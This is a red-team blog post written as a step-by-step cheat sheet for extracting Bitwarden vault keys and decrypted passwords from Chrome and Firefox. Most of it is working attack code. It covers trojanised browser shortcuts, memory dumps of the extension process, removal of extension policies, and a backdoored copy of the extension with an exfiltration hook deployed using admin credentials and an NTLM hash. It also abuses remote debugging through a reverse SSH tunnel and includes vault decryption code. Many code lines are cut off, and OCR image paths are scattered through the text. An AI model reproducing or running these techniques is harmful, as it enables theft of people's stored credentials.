← back

Bitwarden Secret Extraction POC: Chrome, Firefox and Attack Vectors

2026-07-27 red-team forensics

#bitwarden #chrome #firefox #password-manager #extraction #memory-dump #extension

---

Introduction

Bitwarden must keep the decryption key in memory as long as the vault remains unlocked. It is this critical window, that of the active vault in memory, that we explore here with several attack vectors: from **raw memory dump** to **loading a modified extension**, through exploiting the browser's local storage via **remote debugging**.

Fundamental Reference: the conference **"Web-based Password Managers Under Attack – A Bitwarden Case Study"** by **Julien BEDEL** (**Orange Cyberdefense**), presented at BruCON 0x11. This talk exposes the general methodology; the notes below document several approaches tested and POC locally **based on this conference** with a cheat sheet / blogpost format.

Chrome

Trojan Shortcut (LNK)

Having a discreet shortcut capable of relaunching Chrome or Firefox with custom arguments, without attracting attention.

Creating a shortcut:

```
$WshShell = New-Object -ComObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut("C:\Users\$env:USERNAME\Desktop\Chrome.l
$Shortcut.TargetPath = "C:\Program Files\Google\Chrome\Application\chrome.exe
$Shortcut.Arguments = "--new-window https://google.com"
$Shortcut.WorkingDirectory = "C:\Program Files\Google\Chrome\Application"
$Shortcut.IconLocation = "C:\Program Files\Google\Chrome\Application\chrome.e
$Shortcut.Description = "Google Chrome"
$Shortcut.WindowStyle = 1  # 1=Normal, 3=Maximized, 7=Minimized
$Shortcut.Save()
```

Modifying an existing shortcut:

```
$WshShell = New-Object -ComObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut("C:\Users\$env:USERNAME\Desktop\Chrome.l
$Shortcut.Arguments = "--profile-directory=Default --app=https://monapp.com"
$Shortcut.Save()
```

1. Memory Dump via Extension Process

The idea: target the Chrome process hosting extensions (`--extension-process`), dump it with ProcDump, then search the local LevelDB for encrypted data.

Dump the extension process on the victim's machine:

```
> curl https://live.sysinternals.com/procdump64.exe -o procdump.exe


> Get-CimInstance Win32_Process -Filter "Name='chrome.exe'" |
    Where-Object { $_.CommandLine -like '*--extension-process*' } |
    ForEach-Object {
        & "C:\TEMP\procdump.exe" -ma $_.ProcessId "C:\TEMP\chrome_ext_$($_.Pr
    }
```

LevelDB Extraction:


```
# Install tools
sudo apt install -y libsnappy-dev
pip install dfindexeddb
```

```
# Retrieve the 00003.log file from:
# C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\Local Extensi
```

Sample images shown in the reference conference:



Targeting the correct Chrome PID (`--extension-process`) before dump.



Extraction of the `000003.log` file with `dfleveldb` and `jq` , filtered on `_ciphers_ciphers` .

Extraction command on the attacking machine from 00003.log retrieved from the victim machine:

```
$ dfleveldb log -s 00003.log | jq 'select(.key | test("_ciphers_ciphers")).va
```

Entry points for the key:

> The `userKey` (`user_[id]_crypto_userKey`) is stored in the **session** storage of the extension. It decrypts the master key, which itself encrypts the credentials and passwords in the database.
>
> During the POC, the pattern before this key was: `4000000001CE8CC8` as an

> example. With hexedit tool, you can search for the key in hex format without spaces using CTRL+S, and look at the patterns before and after it. By repeating this over a large number of dumps, you can identify patterns. One solution could be to retrieve the exact version of Chrome and search for patterns before the key.

Tools available at: bitwarden-extractor

```
# Launch the extract_pattern tool in the folder containing the .dmp files pre
> python3 extract_pattern.py . "4000000001CE8CC8"

# Then convert the key in base64
# Once the key is found we use decrypt_bitwarden_vault to decrypt the databas
> python3 decrypt_bitwarden_vault.py ./database.json "<base64key>"
```

2. Extraction via Modified Extension

Another approach: modify the Bitwarden extension itself to add an exfiltration hook.

Tools: synacktiv/extloader - automates the loading of unsigned extensions.

Getting the extension:

```
# Local path we retrieve locally
C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\Extensions\<ID>
```

Disable policies if any:

```
reg delete "HKCU\Software\Policies\Google\Chrome\ExtensionInstallAllowlist" /
reg delete "HKCU\Software\Policies\Google\Chrome\ExtensionInstallBlocklist" /
```

Patch the extension (in `popup/main.js`):

```
# in the retrieved extension folder
$ npm install -g prettier
$ prettier main.js > main_formatted.js
```

Locate `getAllDecrypted()` and add an exfiltration point:

```
getAllDecrypted(e) {
    return Hfe(this, void 0, void 0, function* () {
      if (yield (0, qo._)(this.sdkCipherCrudEnabled$))
        return this.getAllDecryptedUsingSdk(e);
      const t = yield this.getDecryptedCiphers(e);
      browser.storage.local.set({exfiltration: btoa(JSON.stringify(t))}); //e
      if (null != t && 0 !== t.length) return t;
    });
}
```

```
mv main_formatted.js main.js
```

Signing and deployment:

```
# On the target, stop Chrome
> taskkill /F /IM chrome.exe /T


# On the attacker machine, Sign the modified extension
# To spoof an existing extension ID, skip this command.
# Indeed, setting the manifest key to the base64 public key of the extension
$ extloader sign --extension ./bitwardenbackdoor/<version>_0
# Retrieve IDs for deployment
$ extloader check -t 192.168.1.23 -u admin -p Password
# Deploy the extension
$ extloader exploit -t 192.168.1.100 -u admin -H ntlm_hash -i <target_id> \
    --extension ./bitwardenbackdoor/<version>_0
```

> During my research, the extloader tool, supposed to activate developer mode, failed to do so. Several leads were considered: locking the preferences related to developer mode activation, or implementing the flags mentioned in the article. However, none of these techniques managed to enable automatic developer mode activation in our case.

```
> attrib +R "C:\Users\<USER>\AppData\Local\Google\Chrome\User Data\Defau

> C:\Program Files\Google\Chrome\Application\chrome.exe --disable-featur
    --load-extension="C:\Users\Public\extension"
```

Retrieving extracted information after a vault unlock:

```
# we look for "exfiltration" keyword in .log files here and retrieve the decr
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\
```

3. Remote Debugging via DevTools - Recommended method

Duplicate a complete profile, relaunch it with remote debugging, then access session storage via the DevTools protocol.

On the target:

```
# Duplicate the profile
# Copy "C:\Users\<me>\AppData\Local\Google\Chrome\User Data\" to "C:\Users\<m
# Change the user's LNK to:
> C:\Program Files\Google\Chrome\Application\chrome.exe --user-data-dir="C:\U
```

From the attacking machine (SSH tunnel for example to retrieve the open port locally):

```
$ curl http://127.0.0.1:9222/json

$ wscat -c ws://127.0.0.1:9222/devtools/page/<extensionID>

> { "id": 1, "method": "Runtime.evaluate", "params": {"expression": "new Prom

# we retrieve user_<id>_crypto_userKey and redo the decryption chain mentione
```

Firefox

1. Simple Memory Dump

Same approach: target the Firefox process and dump it. I did not find keys in my searches...

```
Get-CimInstance Win32_Process -Filter "Name='firefox.exe'" |
    ForEach-Object {
        & "C:\TEMP\procdump.exe" -ma $_.ProcessId "C:\TEMP\firefox_$($_.Proce
    }
```

2. Remote Debugging RDP - Recommended method

Firefox exposes the RDP protocol on port 6000. This script implements the minimum to automatically extract the key.

Launching the debug server:

Modify LNK file on the target machine with :

```
> C:\Program Files (x86)\Mozilla Firefox\firefox.exe --start-debugger-server
```

Warning: *There may be a modified URL bar indicating that Firefox is currently being debugged.*



Python extraction script (RDP) :

Tool available at: bitwarden-extractor

Usage:

You have to wait for someone to unlock their Bitwarden vault.

```
# We make an SSH tunnel on the victim
> ssh <user>@<IP ATTACKER> -N -R 127.0.0.1:6000:127.0.0.1:6000 -o StrictHostK
# Then on the attacker machine
$ python3 remote_debug_firefox_extract.py
```

Local IndexedDB Extraction

Direct access to Bitwarden's IndexedDB database.

```
# DB file
C:\Users\<user>\AppData\Roaming\Mozilla\Firefox\Profiles\<profile>.default-re

# Tools
pip install git+https://gitlab.com/ntninja/moz-idb-edit.git

# Extraction
moz-idb-edit read --dbpath file.sqlite > database.json
json_repair database.json > database_firefox_todecrypt.json

# Key searched: "user_<uuid>_ciphers_ciphers"
$ python3 decrypt_bitwarden_vault.py ./database_firefox_todecrypt.json "<base
```

Small Bitwarden Decryption Tool

Once you have the `UserKey`:

```
import base64, hmac, hashlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives import padding

def decrypt_type2(enc_string: str, key_b64: str) -> bytes:
    """Decrypts a Bitwarden encrypted object in type 2 (AES-CBC 256 + HMAC-SH
    key = base64.b64decode(key_b64)
    enc_key, mac_key = key[:32], key[32:64]
```

```
    enc_type, data = enc_string.split(".", 1)
    assert enc_type == "2", f"Unexpected type: {enc_type}"

    iv, ct, mac = [base64.b64decode(p) for p in data.split("|")]

    expected = hmac.new(mac_key, iv + ct, hashlib.sha256).digest()
    if not hmac.compare_digest(expected, mac):
        raise ValueError("Invalid MAC: corrupted data or wrong key")

    dec = Cipher(algorithms.AES(enc_key), modes.CBC(iv)).decryptor()
    padded = dec.update(ct) + dec.finalize()

    unpadder = padding.PKCS7(128).unpadder()
    return unpadder.update(padded) + unpadder.finalize()

# Usage
userkey_b64 = "<your_base64_key>"
encrypted_password = "2.<iv|ct|mac>"

decrypted = decrypt_type2(encrypted_password, userkey_b64)
print(decrypted.decode('utf-8'))
```

Conclusion

With POCs, the most deterministic method remains the use of **remote debugging**.

Indeed, exploiting extloader did not automatically switch to developer mode in my POCs, and the process dump probably includes other bytes before the key depending on the version, etc...

In addition, Claude Code was used to write the tools in this repo: bitwarden-extractor

Bitwarden offers quality encryption, but exposes a real attack surface once the vault is unlocked on a controlled machine. The vectors covered here: **raw dump**, **modified extensions** and **remote debugging** show that protection lies less in the algorithmic design than in the isolation of the execution environment.

Attacking a password manager does not solve the problem of defending the machine

itself. These techniques should be considered as residual risks on a potentially compromised system, they underscore the importance of maintaining general hygiene: regular updates, no suspicious extensions, behavioral monitoring, and above all: do not keep the vault unlocked.

For attackers on engagement: these notes explore a specific post-exploitation.

For defenders: they highlight why securing the network in general, isolating memory access vectors, and monitoring unusual processes (ProcDump, remote debugging) remains essential.

Thank you Julien BEDEL for his presentation.

Additional Resources:

- Orange Cyberdefense - “Web-based Password Managers Under Attack” — Julien Bedel, BruCON 0x11
- Synacktiv - The Phantom Extension: infiltrating Chrome through unexplored paths
- synacktiv/extloader — Extension loader
- moz-idb-edit — Firefox IndexedDB Extraction
- bitwarden-extractor

```
// hello, friend. thanks for reading.

— scam / github / 2026
```